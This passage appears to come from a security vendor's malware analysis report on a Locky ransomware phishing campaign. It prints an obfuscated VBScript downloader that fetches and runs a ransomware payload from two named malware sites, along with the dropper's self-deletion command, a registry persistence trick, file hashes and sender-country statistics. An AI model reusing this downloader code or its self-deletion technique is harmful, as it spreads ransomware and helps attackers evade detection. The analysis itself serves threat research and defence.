
After dropping the instructions, the Trojan moves itself to a temporary folder, after which it calls cmd.exe to delete itself. To make sure deletion takes place, it also adds an entry to HKLM\SYSTEM\ControlSet001\Control\Session Manager\PendingFileRenameOperations which instructs the system to delete the file upon system restart.




Parameters: CreateProcessW (Kernel32.dll)
Type Name Pre-Call Value
1 LPCTSTR lpApplicati... NULL
2 LPTSTR lpComman... 0x006dca68 "cmd.exe /C del /Q /F "C:\Users\user\AppData\Local\Temp\sys3B6C.tmp"
3 LPSECUR... lpProcessA... NULL
4 LPSECUR... lpThreadAt... NULL
5 BOOL bInheritHa... FALSE
6 DWORD dwCreatio... CREATE_NEW_CONSOLE | IDLE_PRIORITY_CLASS
7 LPVOID lpEnvironm... NULL
8 LPCTSTR lpCurrentD... NULL
9 LPSTART... lpStartupIn... 0x0018fbc0 = { cb = 68, lpReserved = NULL, lpDesktop = NULL ...}


Registry Editor
File Edit View Favorites Help
ServiceProvider
Session Manager
AppCompatCache
Configuration Manager
DOS Devices
Environment
Name Type Data
PendingFileRenameOperations REG_MULTI_SZ \??\C:\Users\user\AppData\Local\Temp\sys3B6C.tmp
ProcessorControl REG_DWORD 0x00000002 (2)
ProtectionMode REG_DWORD 0x00000001 (1)
ResourceTimeoutCount REG_DWORD 0x0009e340 (648000)
SetupExecute REG_MULTI_SZ
Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager

In the dropped instructions, the user is pointed towards a .onion website which promises that, after paying the ransom of 0.5 bitcoins, an application to decrypt the files will be provided.



3 | Script Detail

The content of the attachment in the phishing email is a script file in which 2 URLs exist and a network connection section is being encoded to different parameters through the code. This way, authors aim to evade signature-based detection from the leading endpoint protection platform companies using just blacklists, algorithms, A.I., and other methods lacking human expert analysis.

Script Detail:

```
function ep_planetroute(route,move,start, target)
    dim x,y,astarmap(60,20)
    for x=0 to 60
        for y=0 to 20
            astarmap(x,y)=tmap(x,y).walktru+tmap(x,y).gives+tmap(x,y).dam
            if move<tmap(x,y).walktru then astarmap(x,y)=1500
            if tmap(x,y).onopen<>0 then astarmap(x,y)=0
            if tmap(x,y).no=45 then astarmap(x,y)=1500
        next
    next
    return a_star(route(),target,start,astarmap(),60,20,0,rollover)
end function
Dim IKARUSdilapidatedheal33 'As String
Function GarryPotter()
Amembership.Savetofile IKARUSdilapidatedheal33, 2
End Function
Vrungel = ".responseB"+"ody"


  IKARUSdilapidatedRH = "User"


Dim IKARUSdilapidatedLAKOPPC 'As String
'Dim RDFGO() 'As String
Function GarryPotter2(dry)

    if dry > 2 AND 2111 > dry Then
IKARUSdilapidatedcrypt = IKARUSdilapidatedcAfee.responseBody
    end if

End Function

 Dim IKARUSdilapidated2 'As String
Dim IKARUSdilapidatedGMAKO 'As Object
       Dim TristateTrue

Dim IKARUSdilapidatedcAfee 'As Object
Dim Amembership 'As Object

Dim IKARUSdilapidatedrepost
IKARUSdilapidatedrepost = false
     Dim RDFGO

Dim IKARUSdilapidatedKSKLAL 'As Object



IKARUSdilapidated2 = "Microsoft.XMLHTTPEnterpriseAdodb.streaMEnterpriseshell.ApplicationEnt
```

```
Dim IKARUSdilapidated4 'As String
Function GeometryDash(p,d)
 IKARUSdilapidatedRombickom.Run(IKARUSdilapidatedheal33u)
End Function

Function Razdel( s500 )
   Razdel = Split(IKARUSdilapidated2, s500)
End Function
Dim IKARUSdilapidatedcrypt 'As Variant
Dim dePetya 'As Integer
IKARUSdilapidatedRH = IKARUSdilapidatedRH&"-"
Dim iSlashPOS 'As Integer
  Dim sDecimalVis 'As String
  Dim sWholeVis 'As String
sWholeVis = "A"



Splitted = Split("fachwerkhaus.ws/y872ff2f?-dbr663dnbssfrodison.net/af/y872ff2f", "-")

Dim MarketPlaceibility 'As String
  Dim sNodeKey 'As String
  Dim sParentKey 'As String
  Dim MarketPlace 'As String
     RDFGO = Razdel(""&"Enterprise")
  Dim sTempVis 'As String
  Dim iCount 'As Integer
Dim IKARUSdilapidatedRombickom
zTempVis = RDFGO(1)
iSlashPOS = 12
'Set IKARUSdilapidatedGMAKO = CreateObject(RDFGO(8-6))
Set Darkness = GetRef("GeometryDash")

Set Amembership = CreateObject("Adodb.streaM")


MarketPlace = RDFGO(13) & RDFGO(14)
IKARUSdilapidatedRH = IKARUSdilapidatedRH&sWholeVis&"gent"
Set IKARUSdilapidated1DASH1solo = CreateObject(RDFGO(3))
Set IKARUSdilapidatedcAfee = CreateObject(RDFGO(0))
 dePetya = 1
 Set IKARUSdilapidatedKSKLAL = IKARUSdilapidated1DASH1solo.Environment(RDFGO(1 + 3))
 IKARUSdilapidatedLAKOPPC = IKARUSdilapidatedKSKLAL(RDFGO(6))

sTempVis = RDFGO(iSlashPOS)
```

Reported Malware file <SHA1:b2e4676dd89f9428f6849ebac877d0b834912a0c> [Comodo Generic Detection name : Trojware.VBS.TrojanDownloader.Agent.PDH] activities details].

Analysis of Reported File:

Initially it connects to two malware sites as follows:

As per vbs script, URL exists as below format

/*

Splitted = Split("aisp74.asso.fr/y872ff2f?-dbr663dnbssfrodison.net/af/y872ff2f", "-") //In that, it split two sites using "-"

*/

First Site:

<hxxp://aisp74.asso.fr/y872ff2f?> //Malware Site

Once the link is formed at the site above, it uses the following script to download a Ransom file [Locky] <SHA1: b4dc5f5d47b87baa0be87afda5ccee1f00497984>.

```
/*
Set Acommissioner = CreateObject("Adodb.streaM")

Acommissioner.Type = 1
Acommissioner.Open
GarryPotter2 13
Acommissioner.Write IKARUSvesselscrypt
GarryPotter()
*/
```

To run the downloaded file, it uses the following script

```
/*
IKARUSvesselsRombickom.Run(IKARUSvesselsheal33u)
*/
```

VT result for First Site:

https://www.virustotal.com/en/url/002729d6ff78c03957ca30fdd7f9130cb64160045d974b13c2645e23663cf8a1/analysis/1502461250/

Ransom File [Exe File :b4dc5f5d47b87baa0be87afda5ccee1f00497984] Detail:

Generic Detection added for above mentioned exe file under the name TrojWare.Win32.Ransom.TeslaCrypt.GG (It depends on FPC results to get live).

VT result for b4dc5f5d47b87baa0be87afda5ccee1f00497984:

https://www.virustotal.com/en/file/f689391b0527fbf40d425e1ffb1fafd5c84fa68af790e8cc4093bcc81708c11b/analysis/1502441580/

Second Site:

hxxt://dbr663dnbssfrodison.net/af/y872ff2f // Malware site

VT result for Second Site:

https://www.virustotal.com/en/url/5e95ccf7293a59ec7e5ad34e40af1ced2cfaacc437e6f37272f3dd59cd6e4430/analysis/1502462264/

Note: Second Site is currently not live.

4 | Domains and Attack Server Geographic Locations

Domains connect and download the payload.

The email-related malicious deceptive software extensions are shown here:

xls	doc	jpg	tiff	xlsx	pdf

Sender IPs by Country:

Country	Count of IPs Attacked
Vietnam	3,661
India	2,847
Indonesia	659
Mexico	647
Iran	395
Brazil	338
Bangladesh	265
Turkey	262
Colombia	259
Pakistan	180
Bolivia	118
Thailand	117
Poland	97
Argentina	87
Cambodia	85
Italy	70
Macedonia	62

Philippines	62
Nepal	57
Uruguay	55
Zimbabwe	52
Chile	50
Israel	49
South Africa	49
Laos	47
Serbia	47
Kenya	43
Bulgaria	37
Spain	37
Greece	36
Ecuador	34
Romania	34
United States	34
Venezuela	32
Ivory Coast	29
United Kingdom	26
Peru	26
Malaysia	25
Germany	23
Tanzania	23
Guatemala	21
Jordan	21
Dominican Republic	19
Egypt	19
Saudi Arabia	18
Lebanon	17
Australia	15
Nigeria	15
Palestine	15
Angola	14

Albania	12
Croatia	12
Tunisia	12
Bosnia and Herzegovina	11
Morocco	11
Taiwan	11
Kuwait	10
Paraguay	10
Singapore	10
Ghana	9
Jamaica	8
Montenegro	8
Costa Rica	7
Mauritius	7
Uganda	7
Austria	6
Belgium	6
Democratic Republic of the Congo	6
Honduras	6
Hungary	6
Portugal	6
Bhutan	5
Algeria	5
France	5
Sri Lanka	5
Myanmar	5
Mongolia	5
New Zealand	5
Panama	5
Sudan	5
Cameroon	4
Libya	4
Maldives	4

Nicaragua	4
Oman	4
Slovakia	4
El Salvador	4
Bahrain	3
Brunei	3
Curaçao	3
Czech Republic	3
Lithuania	3
Mauritania	3
Mozambique	3
Namibia	3
Slovenia	3
Senegal	3
Zambia	3
United Arab Emirates	3
Switzerland	2
People's Republic of China	2
Cyprus	2
Denmark	2
Hong Kong	2
Iraq	2
Japan	2
Cayman Islands	2
Madagascar	2
Mali	2
Netherlands	2
Papua New Guinea	2
Seychelles	2
South Sudan	2
Trinidad and Tobago	2
Ukraine	2
Samoa	2

Aruba	1
Burkina Faso	1
Benin	1
Belize	1
Cuba	1
Ethiopia	1
Fiji	1
Equatorial Guinea	1
Guinea-Bissau	1
Ireland	1
Jersey	1
Kyrgyzstan	1
Moldova	1
Malta	1
Rwanda	1
Sint Maarten	1
Togo	1

About Comodo

The Comodo organization is a global innovator of cybersecurity solutions, protecting critical information across the digital landscape. Building on its unique position as the world's largest certificate authority, Comodo authenticates, validates and secures networks and infrastructures from individuals to mid-sized companies to the world's largest enterprises. Comodo provides complete end-to-end security solutions across the boundary, internal network and endpoint with innovative technologies solving the most advanced malware threats, both known and unknown. With global headquarters in Clifton, New Jersey, and branch offices in Silicon Valley, Comodo has international offices in China, India, the Philippines, Romania, Turkey, Ukraine and the United Kingdom.
For more information, visit comodo.com.

Keep up to date with the Latest Comodo News:
Blog: *https://blog.comodo.com/*
Twitter: *@ComodoNews*
LinkedIn: *https://www.linkedin.com/company/comodo*

About The Comodo Threat Intelligence Lab

The Comodo Threat Intelligence Lab (the Lab) monitors, filters and contains, and analyzes malware, ransomware, viruses and other "unknown" potentially dangerous files 24x7x365 in over 190 countries around the world. With 5 offices spread across the Americas, Asia and Europe (and staff covering over 190 countries), the Lab is made up of more than 120 IT security professionals, ethical hackers, computer scientists and engineers (all full-time Comodo Lab employees) analyzing millions of potential pieces of malware, phishing, spam or other malicious/unwanted files and emails every day. The Lab also works with trusted partners in academia, government and industry to gain additional insights into known and potential threats.

The Lab is a key part of the Comodo Threat Research Labs (CTRL), whose mission is to use the best combination of cybersecurity technology and innovations, machine learning-powered analytics, artificial intelligence and human experts and insights to secure and protect Comodo customers, business and public sector partners and the public community.

Comodo Group, Inc. | 1255 Broad Street, Clifton, NJ 07013 US
Tel: +1 (888) 266-6361 | Tel: +1 (703) 581-6361 | Fax: +1 (973) 777-4394